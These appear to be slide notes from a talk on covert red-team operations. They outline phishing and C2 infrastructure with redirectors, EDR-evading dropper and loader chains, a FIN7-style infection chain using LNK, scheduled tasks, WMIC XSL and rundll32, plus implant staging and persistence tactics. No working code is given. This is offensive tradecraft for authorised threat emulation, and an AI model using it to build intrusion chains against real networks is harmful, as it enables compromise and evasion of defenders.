Modern Covert Ops for Red Teams

whoami

- Red Team Malware and Exploit Development Lead
  - Previously: Incident Response, Application Security, Network & Cloud Pentesting
  - Specialty in offensive research and development

- Offensive Security Exploitation Expert (OSEE)
- Certified Red Team Lead (CRTL)
- Cloud Security Professional (PACSP)
- OSCP, OSWP, OSWE, OSEP, OSED, OSMR, CRTO


What are Red Teams?

- Focus on emulating relevant threats
  - Carbanak/FIN7 – Intermediate technical capabilities
  - Scattered Spider – Advanced social engineering
  - DarkVishnya – Physical implants for initial access
  - Lazarus Group – Advanced development capabilities

- Red Teams emulate full-scale attacks from relevant, real-world threat actors
  - Pentesters test technology stacks for vulnerabilities

Anatomy of an Operation

- Resource Development
  - Infrastructure
  - Malware
  - Playbooks
- Operating
  - Reconnaissance
  - Initial Access
  - Post-Exploitation
  - Action on Objectives



Malware Development

Tactics, Tools, and Procedures (TTPs) for use in Red Team Operations.


- 0 Reconnaissance — Owner
- 1 Payload Delivery — Owner
- 2 Initial Access Payloads — Owner
- 3 Post Exploitation Payloads — Owner
- 4 Impact Malware — Owner

Resource Development

Resource Dev: Infrastructure

- Operational Infrastructure:
  - Command and Control
  - Payload Hosting
  - Phishing and Vishing
  - Attack Server
  - Redirectors
    - Each with benign web content

MUST categorize and "warm-up" domains (phishing, C2, hosting) and emails (phishing)




Infrastructure

Infrastructure as Code (IaC) configurations for covert Red Team Operations.

- 0 Operator Laptop Setup
- 1 Bounce Server
- 2 Backend Servers
- 3 Frontend Redirectors
- DevOps Pipelines

Infrastructure Example



DigitalOcean

Route attacks through C2 SOCKS

Proxy Attack Server
(linproxy.maculatum.com)

MYTHIC

BLOODHOUND

PwnDrop

GoPhish

Backend Server

Forward SMTP
into GoPhish

External Attack Server
(attacks.maculatum.com)

Redirect incoming
HTTPS to C2/PwnDrop

Route attacks through
SSH tunnel->AWS redir

DigitalOcean

Bounce Server

VPN

SSH Tunnel

TOR

Operator Laptop

Once on VPN, Operator Laptop accesses:
Backend server services over HTTPS
External attack server over SSH/VNC
Proxy attack server over SSH

Gateway Server

SSH Tunnels for HTTPS redirection to backend

SSH Tunnels for redirection of outbound SMTP and general attack traffic

aws

Phishing Domain
Website

GoPhish Redirector

GoPhish authenticates to email provider

OPTIONAL:
Windows VMs for
development/proxying tools

Payload Hosting
Domain

Interactive
C2 Domain

Persistence
C2 Domain

Initial Access
C2 Domain

Attacks Redirector
(PW spray, enumeration, etc.)

Web attacks, enum, etc

Phishing

C2 callbacks,
Malware downloads


HTTPS redirects to
benign content

Blue Team Analysts/
Automated Tooling

Target Network

Resource Dev: Malware

- Build Evasive Execution Methods
  - Container(Dropper(Decoy + Loader(Protection(Implant))))
    - Loader + Protector gets implant past EDR
    - Dropper gives user something to click
    - Container packs files together for delivery
  - Example:ZIP(Shortcut(PDF + Smokeloader(XOR(Cobalt Strike))))
- Customize Command and Control (C2) Implants
  - Modify network traffic patterns
- Build capabilities
  - Enumeration, credential theft, persistence, lateral movement



Malware Development / 2 Initial Access Payloads

2 Initial Access Payloads

- 0 Techniques Owner
- 1 Droppers Owner
- 2 Loaders Owner
- 3 Protectors Owner
- 4 Shellcodes Owner
- Development Tools Owner


Infection Chain Example: Carbanak (FIN7)

Phish-to-Persist

- User extracts ZIP
- User double-clicks shortcut (LNK)
- LNK adds new scheduled task

Schtask Executes @9 AM

- WMIC downloads and runs XSL
- XSL file decodes salary.csv into PowerShell commands
- PowerShell executes loader DLL
- Loader DLL runs implant



merit.zip

Decompress ZIP

merit.lnk

salary.csv

LNK Creates Schtask

Scheduled Tasks

Downloads signin-oidc.xml to C:\MSOCache\MSO_transform.xsl

Executes WMIC at 9am

WMIC.exe

Executes XSL with /format

MSO_transform.xsl

Decodes strings in salary.csv, executes them with powershell.exe


PowerShell

Downloads DLL, base64 decodes it, and utilizes rundll32 to execute it

Shellcode Loader (Separate from Dropper)

Resource Dev: Playbooks

- Initial access playbooks
  - Phishing Email Templates, Vishing Scripts
- Payload building playbooks
  - Instructions for compiling loaders, adding guardrails, etc.
- Post-Ex playbooks
  - Situational Awareness Checks
  - Installing Persistence
  - Lateral Movement
  - Credential Theft
  - Privilege Escalation Capabilities



3 Post Exploitation Payloads

- 0 Host Recon — Owner
- 1 Network Recon — Owner
- 2 Credential Theft — Owner
- 3 Privilege Escalation — Owner
- 4 Lateral Movement — Owner
- 5 Network Persistence — Owner
- 6 Exfiltration — Owner

C2 Implant Strategy


Stage 1 = Limited Functionality (less to detect) | Stage 2 = Full Functionality (more capabilities)

- Stage 1 - Initial Access
  - Upload/Download/Execute/Proxy
- Stage 1 - Persistence
  - Callback once per day or week
- Stage 2 - Interactive
  - Advanced Functionality (Network attacks, credential theft, etc.)

- Implants MUST have "fallback" domains
  - In case blue team blocks first domain
- Implants SHOULD be proxy-aware
  - Many companies force internet traffic through web proxy
  - Use C2 domains categorized as health or finance to evade proxy

Internal Operating Strategy

- Situational awareness checks
  - Ensure initial machine is a valid target
- Leave initially compromised machine ASAP
  - Internal network enumeration
  - Move laterally to another machine
    (use credentials from password sprays/phishes)
- Install persistence on new machine
  - Ideally install multiple methods,
    some short-term some long-term
- Execute stage 2 interactive payload
  - Perform further post-exploitation from here
  - Most post-exploitation will be through SOCKS proxy (see diagram, taken from this Cobalt Strike blog)



*Disclaimer: This is an example ONLY, no actual attacks were performed


Starting the Operation

ALPHV/BLACK CAT

CISA.GOV: ALPHV RANSOMWARE GROUP TTPS

Reconnaissance: External Attack Surface

